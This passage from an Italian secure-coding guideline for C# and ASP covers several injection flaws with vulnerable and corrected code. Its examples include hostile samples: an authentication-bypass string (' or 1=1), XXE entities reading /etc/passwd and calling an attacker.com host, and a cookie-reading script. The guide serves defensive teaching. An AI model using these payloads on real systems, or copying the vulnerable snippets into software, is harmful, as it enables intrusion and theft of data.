### 7.6.5 LDAP Injection

#### Come riconoscerla

La LDAP Injection è un tipo di attacco cui sono vulnerabili le applicazioni e che utilizzano l'input, senza verificarlo adeguatamente, per costruire query LDAP (Lightweight Directory Access Protocol).

Se coronato da successo, l'LDAP injection potrebbe consentire un furto di informazioni, un'elevazione dei privilegi e l'autenticazione con un'identità altrui (spoofing).

Per comunicare con la directory delle utenze (ad esempio Active Directory), l'applicazione costruisce dinamicamente delle query. Se utilizza l'input utente senza verificarlo, un malintenzionato può inserire comandi modificati ad arte per carpire informazioni non dovute.

#### Come difendersi

Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

#### Esempio:

Il seguente codice, avvalendosi di una variabile (nomeutente) pervenuta attraverso l'input, è passibile di LDAP injection, a meno che la stringa non sia sottoposta a codifica (encoding) e validazione.

```
DirectorySearcher search = new DirectorySearcher(de);
search.Filter = "(ACName=" + nomeutente + ")";
search.SearchScope = SearchScope.Subtree;
search.CacheResults = false;
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/90.html>.

CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')

### 7.6.6 Resource Injection

#### Come riconoscerla

Quando un'applicazione definisce un tipo di risorsa o posizione in base all'input dell'utente, come un nome file o un numero di porta, questi dati possono essere manipolati per eseguire o accedere a risorse diverse.

L'attacco di "path traversal" è un caso particolare della resource injection. In tal caso a essere iniettato è un path manipolativo che punta a risorse diverse nel file system.

Se si utilizza l'input dell'utente per definire la porta sulla quale aprire un socket, si dà all'utente la possibilità di introdurre una backdoor attraverso la quale potrebbe prendere il controllo del sistema.

#### Come difendersi

In molti casi non è necessario aprire un socket manualmente; meglio affidarsi a librerie e protocolli esistenti.

- Tutti i dati inviati devono essere crittografati, se sono sensibili. Nel dubbio se i dati siano sensibili o possano diventarlo, meglio comunque crittografarli.
- Qualsiasi input letto dal socket deve essere validato.
- Le applicazioni non dovrebbero utilizzare l'input dell'utente per accedere a risorse del sistema. Nel caso si scelga di farlo, è obbligatorio validare l'input, per esempio attraverso una white list. Se si consente la creazione di socket, controllare scrupolosamente questo tipo di attività.

#### Esempio:

Creazione di un socket passibile di resource injection, qualora i parametri fossero controllati dall'utente:

```
public static void Run()
{
    Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Stream,
```

```
ProtocolType.Tcp);  
  
TcpClient client = new TcpClient("example.com", 80);  
UdpClient listener = new UdpClient(80);  
}
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/99.html>,  
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

### 7.6.7 SQL Injection

#### Come riconoscerla

I dati forniti dall'utente, in un modulo (form) o attraverso i parametri URL, devono essere sempre considerati non attendibili e potenzialmente corrotti. La composizione dinamica di query SQL, a partire da dati non verificati, consente agli aggressori di inserire valori appositamente predisposti per modificarne il contenuto e il significato. Gli attacchi di SQL injection possono leggere, modificare o eliminare informazioni riservate dal database e talvolta persino metterlo fuori uso o eseguire comandi arbitrari di sistema operativo.

#### Come difendersi

- In genere, la soluzione consiste nel fare affidamento su query parametriche, piuttosto che sulla concatenazione di stringhe. Questa tecnica fornisce un valido escaping dei caratteri pericolosi.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la white list. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi più elevati di quelli strettamente necessari per svolgere il loro lavoro).

#### Esempio:

##### Codice vulnerabile:

```
public IActionResult Autenticazione(string nomeUtente)  
{  
    // Non sicuro. Un utente malintenzionato può aggirare l'autenticazione passando  
    // nomeUtente con il valore " ' or 1=1 or ''=";  
    var query = "SELECT * FROM Utenti WHERE Nome = '" + nomeUtente + "'";  
    var nomeUtenteExists = _context.nomeUtentes.FromSql(query).Any();  
  
    return Content(nomeUtenteExists ? "success" : "fail");  
}
```

##### Codice sicuro:

```
public IActionResult Autenticazione(string nomeUtente)  
{  
    var query = "SELECT * FROM Utenti WHERE Username = {0}"; // Safe  
    var userExists = _context.Users.FromSql(query, nomeUtente).Any();  
    return Content(userExists ? "success" : "fail");  
}
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/89.html>,  
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

### 7.6.8 XPath Injection

#### Come riconoscerla

Gli attacchi XPath Injection sono possibili quando un sito Web utilizza le informazioni fornite dall'utente per costruire una query XPath per i dati XML. Inviando informazioni intenzionalmente malformate nel sito Web, un utente malintenzionato può scoprire come sono strutturati i dati XML o accedere a dati a cui normalmente non avrebbe accesso. Potrebbe persino essere in grado di elevare i suoi privilegi sul sito Web se i dati XML vengono utilizzati per l'autenticazione (come un file utente basato su XML).

### **Come difendersi**

- Evitare che la costruzione della query XPath dipenda dalle informazioni inserite dall'utente. Possibilmente mapparla con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input dell'utente nella query, questo dovrà essere precedentemente validato.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

### **Esempio:**

#### **Codice vulnerabile**

```
public IActionResult Autenticazione(string nomeutente, string password)
{
    // Non sicuro. Un attaccante può aggirare
    // l'autenticazione modificando il valore di nomeutente con "' or 1=1 or ''='"
    String espressione = "/utenti/nomeutente[@nome='" + nomeutente +
        "' and @password='" + password + "']";

    return Content(doc.SelectSingleNode(espressione) !=
        null ? "success" : "fail");
}
```

#### **Codice sicuro**

```
public IActionResult Autenticazione(string nomeutente, string password)
{
    // Limita nome utente e password alle sole lettere alfabetiche
    if (!Regex.IsMatch(nomeutente, "^[a-zA-Z]+$") ||
        !Regex.IsMatch(password, "^[a-zA-Z]+$"))
    {
        return BadRequest();
    }

    String espressione = "/utenti/nomeutente[@nome='" + nomeutente +
        "' and @password='" + password + "']";
    return Content(doc.SelectSingleNode(espressione) != null ? "success" : "fail");
}
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/643.html>,  
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

## **7.6.9 XML External Entity (XXE) injection**

### **Come riconoscerla**

Se l'applicazione web riceve in input un documento XML che consente l'elaborazione di entità esterne, dichiarate nel DTD, il sistema potrebbe essere esposto a possibili attacchi di tipo XXE. Se viene effettuato il parsing di entità create ad arte, come nell'esempio seguente, potrebbero essere visualizzate dall'attaccante le password di sistema oppure eseguito del codice malevolo.

### **Esempio:**

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >><foo>&xxe;</foo>
<!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >><foo>&xxe;</foo>
```

### Come difendersi

- Bisogna evitare di incorporare entità esterne.
- Occorre assicurarsi di disabilitare il parser dal caricamento automatico di entità esterne.
- Formati di dati meno complessi, come JSON, possono rendere più difficile la serializzazione di dati sensibili.
- Devono essere apportati i necessari aggiornamenti a tutti i parser e alle librerie XML in uso da parte dell'applicazione o sul sistema operativo sottostante.
- Se viene utilizzato SOAP, occorre aggiornarlo alla versione 1.2 o successive.
- Implementare la convalida dell'input come evidenziato in altri punti.
- Verificare che la funzionalità di caricamento di file XML o XSL convalidi l'XML in entrata utilizzando uno schema XSD.

### Esempio:

Formato non corretto - Il parsing del documento XML, qui racchiuso nella stringa `OurOutputXMLString`, carica qualunque entità esterna, se non validata.

```
XmlDocument xmlDoc = new XmlDocument();  
xmlDoc.LoadXml(OurOutputXMLString);
```

Formato corretto - La riga evidenziata imposta a null il valore del resolver. In questo modo s'impedirà al parser di prendere in considerazione le entità esterne.

```
XmlDocument xmlDoc = new XmlDocument();  
xmlDoc.XmlResolver = null;  
xmlDoc.LoadXml(OurOutputXMLString);
```

Per una regolazione più sottile, basterà utilizzare una classe derivata da `XmlUrlResolver`. Si potrà decidere quali domini potranno essere accettati da file XML.

### **7.6.10 Ulteriori indicazioni per lo sviluppo sicuro**

Di seguito ulteriori suggerimenti per lo sviluppo sicuro in C#.

#### **7.6.10.1 Managed Wrapper per l'implementazione del codice nativo**

Spesso sorge la necessità di rendere disponibile una funzionalità utile in codice nativo per il codice gestito. La realizzazione dei managed wrapper può essere semplificata usando `platform invoke` o `COM interop`. Per la riuscita di quest'operazione è tuttavia necessario che i chiamanti dei wrapper dispongano di diritti per il codice non gestito (unmanaged code).

Invece di concedere diritti per il codice non gestito a tutte le applicazioni che usano il wrapper, è preferibile fornire questi diritti solo al codice wrapper. Se la funzionalità sottostante non espone alcuna risorsa e l'implementazione è verosimilmente sicura, chiunque potrà chiamare il wrapper con i regolari diritti sull'unmanaged code. Quando invece, la funzionalità nativa espone delle risorse, il wrapper può mettere i suoi chiamanti in pericolo, per cui è necessaria, da parte sua, un'attenta verifica della sicurezza del codice nativo.

#### **7.6.10.2 Library Code che espone risorse protette**

La libreria funge da interfaccia per l'accesso a determinate risorse che non sono altrimenti disponibili; deve quindi richiedere autorizzazioni per l'accesso alle risorse che utilizzano. In generale, laddove si espone una risorsa (qualunque essa sia), il codice deve implementare una richiesta di autorizzazione appropriata alla risorsa (cioè deve eseguire un controllo di protezione).

#### **7.6.10.3 Richieste di autorizzazione**

La richiesta di autorizzazioni è il modo in cui si consente al Common Runtime Language (CLR) di .NET di sapere cosa deve fare il codice per eseguire il proprio lavoro. Sebbene la richiesta di autorizzazioni sia facoltativa e non sia necessaria per la compilazione del codice, ci sono importanti motivi per richiedere le

appropriate autorizzazioni all'interno del codice. Quando il codice richiede autorizzazioni utilizzando il metodo Demand, CLR verifica che tutti i moduli che chiamano il codice in questione dispongano delle autorizzazioni appropriate. Senza queste autorizzazioni, la richiesta non riesce. La verifica delle autorizzazioni viene determinata eseguendo uno stack-walk. È importante dal punto di vista dell'usabilità e della sicurezza che il codice riceva le autorizzazioni minime necessarie per l'esecuzione.

Nell'esempio di codice riportato di seguito viene illustrata una richiesta di autorizzazione di base:

```
[assembly:FileIOPermissionAttribute(SecurityAction.RequestMinimum,Write="C:\\test.tmp")]  
[assembly:PermissionSet(SecurityAction.RequestOptional,Unrestricted=false)]
```

Questo esempio indica al sistema di protezione del Framework .NET che il codice non dovrebbe essere eseguito a meno che, non riceva l'autorizzazione a scrivere a C: \ test.tmp. Se il codice incontra sempre criteri di protezione che non concedono quest'autorizzazione, viene generata una PolicyException e il codice non viene eseguito. Utilizzando questa richiesta, si può essere certi che il codice verrà eseguito solo se verrà concessa tale autorizzazione.

Questo esempio indica anche al sistema che non è richiesta alcuna autorizzazione aggiuntiva. Le autorizzazioni di esecuzione non necessarie al codice possono portare a problemi di sicurezza.

Un altro modo per limitare le autorizzazioni che il codice riceve, in base al criterio dei minimi privilegi, è quello di elencare le autorizzazioni specifiche che si desidera rifiutare.

#### 7.6.10.4 Protezione dell'accesso ai metodi

.NET Framework fornisce un meccanismo denominato Code Access Security (CAS), che consente di applicare vari livelli di attendibilità a codice diverso in esecuzione nella stessa applicazione.

Alcuni metodi potrebbero non essere adatti per consentire le chiamate da parte di codice arbitrario non attendibile. Potrebbero, infatti, fornire informazioni limitate; potrebbero non eseguire il controllo degli errori sui parametri; non verificare la correttezza dei parametri; potrebbero funzionare in modo non corretto o causare qualche problema. L'utente dovrebbe essere informato di questi casi e adottare le misure appropriate per proteggerli.

In alcuni casi, potrebbe essere necessario limitare i metodi che non sono destinati all'uso generalizzato da parte del pubblico, ma che devono comunque essere esposti pubblicamente. Ad esempio, nel caso di un'interfaccia che deve essere chiamata attraverso le proprie DLL e pertanto deve essere pubblica, ma che non si vuole esporre pubblicamente, per evitare che il suo punto d'ingresso possa essere sfruttato da codice dannoso. Un altro motivo comune per limitare un metodo non destinato all'uso pubblico (ma che deve essere pubblico) consiste nell'evitare di dover documentare e supportare quella che potrebbe essere un'interfaccia molto interna.

Il codice gestito (managed code) offre diverse possibilità per essere adeguatamente protetto:

Limitare l'ambito di accessibilità alla classe, all'assembly o alle classi derivate, se queste sono affidabili. Questo è il modo più semplice per limitare l'accesso al metodo. Si noti che, in generale, le classi derivate possono essere meno affidabili della classe da cui derivano, sebbene in alcuni casi condividano l'identità della classe genitore. In particolare, non dedurre il grado di sicurezza dalla parola chiave protected, che viene utilizzata in un contesto non necessariamente relativo alla sicurezza.

Limitare l'accesso del metodo a determinati chiamanti. Il criterio di selezione può essere il nome sicuro (strong name), l'identità di chi lo pubblica, la zona, ecc.

Limitare l'accesso del metodo ai chiamanti che dispongono di specifiche autorizzazioni.

Analogamente la sicurezza delle dichiarazioni consente di controllare l'ereditarietà delle classi. È possibile utilizzare InheritanceDemand per eseguire le seguenti operazioni:

- Imporre che le classi derivate abbiano un'identità o un'autorizzazione specificate.
- Imporre alle classi derivate di sostituire metodi specifici per avere un'identità o un'autorizzazione specifici.

L'esempio seguente illustra come proteggere una classe pubblica, limitando l'accesso, con la richiesta che i chiamanti si firmino con un nome sicuro specifico.



Viene qui utilizzata la funzione `StrongNameIdentityPermissionAttribute` con una richiesta di nome sicuro:

```
[StrongNameIdentityPermissionAttribute(SecurityAction.Demand,  
PublicKey="...hex...", Name="App1", Version="0.0.0.0")]  
public class Class1  
{  
  
}
```

#### 7.6.10.5 Protezione e campi pubblici di sola lettura

Non utilizzare mai campi pubblici di sola lettura dalle librerie managed in quanto i campi pubblici di sola lettura possono essere modificati.

Alcune classi di framework .NET includono campi pubblici di sola lettura che contengono parametri di confine specifici per la piattaforma. Ad esempio, il campo `InvalidPathChars` è un array che descrive i caratteri che non sono consentiti in una stringa del percorso di file.

I valori dei campi pubblici di sola lettura come `InvalidPathChars` possono essere modificati dal codice o dal codice che condivide il dominio di applicazione. Se si utilizzano i campi pubblici in sola lettura, come `InvalidPathChars`, il codice dannoso può alterare le definizioni dei limiti e utilizzare il codice in modi inaspettati.

Nella versione 2.0 e versioni successive di .NET Framework, è necessario utilizzare metodi che restituiscono un nuovo array anziché utilizzare i campi di array pubblici. Ad esempio, invece di utilizzare il campo `InvalidPathChars`, è necessario utilizzare il metodo `GetInvalidPathChars`.

Si noti che i tipi di .NET Framework non utilizzano i campi pubblici per definire internamente i tipi di confini. Al contrario, il framework .NET utilizza campi privati separati. La modifica dei valori di questi campi pubblici non altera il comportamento dei tipi di .NET Framework.

#### 7.6.10.6 Esclusione di classi e membri utilizzati da codice non attendibile

Utilizzare le dichiarazioni illustrate in questa sezione per impedire che classi e metodi specifici, nonché proprietà e eventi, siano utilizzati da un codice parzialmente attendibile. Applicare queste dichiarazioni a una classe, applica la protezione a tutti i suoi metodi, proprietà e eventi; tuttavia, si noti che l'accesso sul campo non è influenzato dalla sicurezza dichiarativa. Si noti inoltre che le richieste di collegamento aiutano a proteggere solo i chiamanti immediati e potrebbero essere ancora soggetti ad attacchi.

In associazione con il nome sicuro, un `LinkDemand` viene applicato a tutti i metodi, le proprietà e gli eventi accessibili a livello pubblico per limitarne l'uso a chiamanti affidabili. Per disattivare questa funzionalità, è necessario applicare l'attributo `AllowPartiallyTrustedCallersAttribute`. Pertanto, la selezione esplicita di classi per escludere i chiamanti non attendibili è necessaria solo per assemblies non assegnate o assemblies con questo attributo; è possibile utilizzare queste dichiarazioni per contrassegnare un sottoinsieme di tipi in esso che non sono destinati a chiamanti non attendibili.

Gli esempi seguenti mostrano come evitare che classi e membri siano utilizzati da codice non attendibile.

##### Esempi:

Per classi pubbliche non sealed:

```
[System.Security.Permissions.PermissionSetAttribute(  
System.Security.Permissions.SecurityAction.InheritanceDemand,  
Name="FullTrust")]  
[System.Security.Permissions.PermissionSetAttribute(  
System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]  
public class CanDeriveFromMe  
{  
}
```

Per classi pubbliche sealed:

```
[System.Security.Permissions.PermissionSetAttribute(  
System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]  
public sealed class CannotDeriveFromMe  
{  
}
```



#### Per classi pubbliche abstract:

```
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand,
Name="FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]
public abstract class CannotCreateInstanceOfMe_CanCastToMe{}
```

#### Per funzioni pubbliche virtual:

```
class Base1
{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand,
Name="FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]
public virtual void CanOverrideOrCallMe() {}
}
```

#### Per funzioni pubbliche abstract:

```
abstract class Base2{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand, Name =
"FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name = "FullTrust")]
public abstract void MustOverrideMe();
}
```

#### Per funzioni di aggiornamento pubblico in cui la classe di base non richiede una completa fiducia:

```
class Derived : Base1
{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.Demand, Name="FullTrust")]
public override void CanOverrideOrCallMe()
{
base.CanOverrideOrCallMe();
}
}
```

#### Per funzioni di aggiornamento pubblico in cui la classe di base richiede una completa fiducia:

```
class Derived : Base1
{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name="FullTrust")]
public override void CanOverrideOrCallMe()
{
base.CanOverrideOrCallMe();
}
}
```

#### Per pubbliche interfacce:

```
public interface ICanCastToMe
{
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name = "FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand, Name =
"FullTrust")]
void CanImplementMe();
}
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.LinkDemand, Name = "FullTrust")]
[System.Security.Permissions.PermissionSetAttribute(
System.Security.Permissions.SecurityAction.InheritanceDemand, Name =
"FullTrust")]
class Implemented : ICanCastToMe
{
public void CanImplementMe()
{
}
}
```

}

#### 7.6.10.7 Definizione delle classi

Evitare l'utilizzo di classi Wrapper. Se il wrapper è degno di maggiore fiducia rispetto al codice che lo utilizza, si può aprire un insieme unico di debolezze di sicurezza. Qualsiasi cosa fatta per conto di un chiamante, le cui autorizzazioni limitate non sono incluse nel controllo di sicurezza appropriato, è una potenziale debolezza da sfruttare.

Mai abilitare qualcosa attraverso il Wrapper che il chiamante non potrebbe fare su se stesso. Questo è un pericolo quando si effettua qualcosa che comporta un controllo di sicurezza limitato. Quando i controlli a livello singolo sono coinvolti, l'interposizione del codice di Wrapper tra il chiamante reale e l'elemento API in questione può facilmente causare il controllo di sicurezza per avere successo se non dovrebbe, quindi indebolire la sicurezza.

#### 7.6.10.8 User input

I dati utente, qualsiasi tipo di input (dati da una richiesta Web o un URL, input ai controlli di un'applicazione Microsoft Windows Form e così via), possono influenzare negativamente il codice perché spesso vengono utilizzati direttamente come parametri per chiamare altro codice. Questa situazione è analoga a un modulo dannoso che chiama il codice con parametri estranei, e dovrebbero essere prese le stesse precauzioni.

Per cercare questi possibili bug, cercate di immaginare quali siano i valori possibili e valutare se il codice che visualizza questi dati possa gestire tutti questi casi. È possibile risolvere questi bug attraverso 'adozione della tecnica della white list, per cui si accettano solo i dati previsti e si rifiutano tutti gli altri.

Alcune considerazioni importanti che coinvolgono i dati utente includono quanto segue:

- tutti i dati contenuti in una risposta del server vengono eseguiti sulla pagina web dal client. Se il tuo web server prende i dati utente e li inserisce nella pagina Web restituita, potrebbe includere ad esempio un tag `<script>` e ed essere eseguito (attacco XSS);
- il client può richiedere qualsiasi URL;
- la funzione `eval(datiUtente)` può fare qualsiasi cosa;
- fare attenzione ai nomi utente che potrebbero avere più di un formato canonico. Ad esempio, in Microsoft Windows 2000, è possibile utilizzare spesso il modulo di nome utente `MYDOMAIN \` o il modulo `username@mydomain.example.com`;
- prendere in considerazione i percorsi ingannevoli o non validi: quelli forniti di ripetuti `“..\”` e quelli molto lunghi;
- può esserci un uso sconsiderato del carattere `(*)`;
- fare attenzione all'espansione dei token `(% token%)`;
- verificare che non vi siano strani forme di percorsi con un significato speciale;
- appurare la correttezza delle versioni brevi di nomi file lunghi, come `longfi ~ 1` per `longfilename`.

#### 7.6.10.9 Concorrenza

##### Utilizzo di `synchronized` per la gestione della memoria

Se un metodo di una classe `Dispose` non è `synchronized`, è possibile che il codice di cleanup all'interno di `Dispose` sia eseguito più di una volta, come illustrato nell'esempio seguente.

Esempio:

```
void Dispose()
{
    if( myObj != null )
    {
        Cleanup(myObj);
        myObj = null;
    }
}
```

Poiché questa implementazione di `Dispose` non è `synchronized`, è possibile che `Cleanup` sia chiamato da un primo thread e poi un secondo thread prima che `_myObj` sia impostato a `null`. In base a ciò che accade quando viene eseguito il codice di `cleanup`, si può trattare di un problema di sicurezza o meno.

Un problema importante con l'implementazione di `Dispose` non sincronizzata comporta un reale problema nella gestione di risorse. La deallocazione impropria può causare una gestione dell'utilizzo errata, che spesso conduce a vulnerabilità di sicurezza.

In alcune applicazioni, potrebbe essere possibile che altri thread accedano ai membri della classe prima che i loro costruttori di classe siano completamente eseguiti. È necessario esaminare tutti i costruttori di classe per assicurarsi che non ci siano problemi di protezione e sincronizzare i thread, se necessario.

#### 7.6.10.10 Serializzazione e deserializzazione

Poiché la serializzazione può consentire ad altri moduli di visualizzare o modificare i dati di istanza dell'oggetto che altrimenti sarebbero inaccessibili, è necessaria una autorizzazione speciale per la serializzazione del codice. Per default questa autorizzazione non viene fornita al codice scaricato da internet o intranet; solo al codice sul computer locale è concessa questa autorizzazione.

Normalmente, tutti i campi dell'istanza di un oggetto vengono serializzati, il che significa che vengono serializzati anche i dati. È possibile che il codice possa interpretare il formato per determinare i valori dei dati, indipendentemente dall'accessibilità dei singoli membri. Analogamente, la deserializzazione estrae i dati dalla rappresentazione serializzata e imposta lo stato dell'oggetto direttamente, di nuovo indipendentemente dalle regole di accessibilità.

Qualsiasi oggetto che potrebbe contenere dati sensibili alla sicurezza dovrebbe essere reso non serializzabile. Se trattamente necessario adottare questa tecnica, occorre comunque creare campi specifici non serializzabili, quelli che - per esempio - contengano dati sensibili. Se questo non può essere fatto, tenere presente che questi dati saranno esposti a qualsiasi modulo che abbia l'autorizzazione a serializzare/deserializzare. In tal caso assicurarsi che nessun modulo non attendibile possa ottenere tale autorizzazione.

L'interfaccia `ISerializable` è destinata esclusivamente all'infrastruttura di serializzazione. Se si fornisce una serializzazione personalizzata implementando `ISerializable`, assicurarsi di adottare le seguenti precauzioni:

Il metodo `GetObjectData` dovrebbe essere protetto in modo esplicito o richiedendo l'autorizzazione `SecurityPermission` con `SerializationFormatter` specificata. Occorre anche assicurarsi che non venga rilasciata alcuna informazione sensibile con l'output del metodo.

##### Esempio:

```
[SecurityPermissionAttribute(SecurityAction.Demand,SerializationFormatter = true)]  
public override void GetObjectData(SerializationInfo info,  
    StreamingContext context)  
{  
}
```

Il costruttore speciale utilizzato per la serializzazione dovrebbe inoltre eseguire una convalida completa degli input e dovrebbe essere dichiarata `private` o `protected` per proteggere la classe da un uso improprio e abusivo.

## 7.7 ASP

ASP (Active Server Page) identifica non un linguaggio di programmazione, ma una tecnologia Microsoft, per la creazione di pagine web dinamiche attraverso linguaggi di script come VBScript e Microsoft JScript. ASP sfrutta non solo la connettività del web server ma, si può interfacciare (attraverso oggetti COM) con tutte le risorse disponibili sul server e, in maniera trasparente, sfruttare tecnologie diverse.

Vengono di seguito analizzate le principali vulnerabilità e relative contromisure da adottare.

### 7.7.1 Cross-site scripting (XSS)

#### Come riconoscerla

Il Cross Site Scripting consiste nella possibilità che un attaccante possa inserire nella pagina dell'applicazione, quindi nel codice HTML, script che, una volta eseguiti, possano trarre in inganno i legittimi utenti, trafugare informazioni e predisporre nuovi attacchi.

Questa minaccia, enormemente diffusa, è dovuta allo scarso controllo dell'input da parte delle web application.

Il Cross Site Scripting può essere reflected o stored. Nel primo caso, uno script inoculato è valido solo all'interno della sessione corrente, ma i suoi effetti possono essere molto dannosi per il sito vittima dell'attacco.

Ancora più grave è il Cross Site Scripting di tipo stored. In questo caso lo script inoculato viene memorizzato come parte integrante della pagina all'interno di un database e ripristinato ogni qual volta la pagina in questione viene caricata. Quest'attacco è stato sfruttato ampiamente nel recente passato, soprattutto laddove veniva consentito agli utenti di inserire recensioni, commenti e altri contributi.

Volendo schematizzare, possiamo categorizzare gli attacchi XSS nelle seguenti tipologie:

- Reflected XSS, in cui la stringa dannosa proviene dalla richiesta dell'utente.
- Stored XSS, in cui la stringa dannosa proviene dal database del sito Web.

Esiste anche un Cross Site Scripting dovuto a una lacuna nella codifica UTF-7, che permettere di mascherare i caratteri "<" e ">", facendoli sfuggire al controllo. Questa minaccia non è più possibile nei moderni browser, ad eccezione di Microsoft Internet Explorer 11.

### Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Codificare completamente tutti i dati dinamici prima di incorporarli (encoding). La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
- Si consiglia di utilizzare la libreria di codifica ESAPI di OWASP.
- Nell'intestazione di risposta Content-Type HTTP, è necessario definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina.
- Impostare l'attributo HTTPOnly per proteggere il cookie della sessione da indebite letture da parte di script malevoli.

### Esempio:

ASP offre la possibilità di fare l'encoding delle stringhe dell'input (HTMLEncode):

```
<%  
    Function XSS_Filter(MyQueryString)  
        If IsNumeric(MyQueryString) Then  
            MyQueryString = CInt(MyQueryString)  
        Else  
            MyQueryString = Server.HtmlEncode(MyQueryString)  
        End If  
        XSS_Filter = MyQueryString  
    End Function  
%>  
Tale funzione verrebbe chiamata in questo modo:  
<%  
    Dim parametro  
    parametro = XSS_Filter(Request.QueryString("parametro"))  
%>
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/79.html> CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

### 7.7.2 Code Injection

#### Come riconoscerla

L'applicazione esegue del codice ricevuto attraverso l'input che non è stato sufficientemente verificato. Un utente in grado di inserire codice arbitrario può prendere il controllo dell'applicazione e del server, se non sono state adottate tecniche di difesa in profondità.

#### Come difendersi.

È vietata qualsiasi esecuzione dinamica di codice ricevuto da canali non attendibili. Se è proprio necessario compilare ed eseguire dinamicamente del codice dinamico, occorre allora predisporre una sandbox isolata, ad esempio AppDomain di .NET o un thread isolato.

Devono essere effettuati tutti i controlli possibili per validare il codice in ingresso.

Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.

Se è possibile optare per isolare tutta l'esecuzione dinamica utilizzando un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dal codice da eseguire, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano, detenere rimanendo comunque in grado di compiere il proprio lavoro.

#### Esempio:

Il seguente codice permette di filtrare eventuale codice dannoso:

```
<%  
    strHTML = "<s" & "cript>alert(document.cookie);</s" & "cript>"  
  
    ' code injection  
    Response.Write(strHTML)  
  
    ' protetto  
    Response.Write(Server.HtmlEncode(strHTML))  
%>
```

Per ulteriori informazioni: <http://cwe.mitre.org/data/definitions/94.html>,  
Improper Control of Generation of Code ('Code Injection') CWE-94.

### 7.7.3 Command Injection

#### Come riconoscerla

Sfruttando questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'applicazione server. Il danno che potrebbe essere arrecato comprende:

- la possibilità di modificare i permessi all'interno di file o directory nel file system (read / create / modify / delete);
- la possibilità di instaurare connessioni di rete non autorizzate verso il server;
- la possibilità di gestire i servizi di sistema, avviandoli, fermandoli o rimuovendoli;
- la completa acquisizione del controllo del server da parte dell'attaccante.

Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire i comandi dell'attaccante. L'operazione spesso viene effettuata utilizzando stringhe di input controllate dall'utente, sulle quali non viene effettuata alcuna verifica.

Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

### Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Per effettuare operazioni di sistema, utilizzare eventualmente API fornite dalla piattaforma.
- Se non è possibile fare a meno di lanciare shell dei comandi, assicurarsi tuttavia di eseguire solo stringhe statiche, che non includano l'input dell'utente.
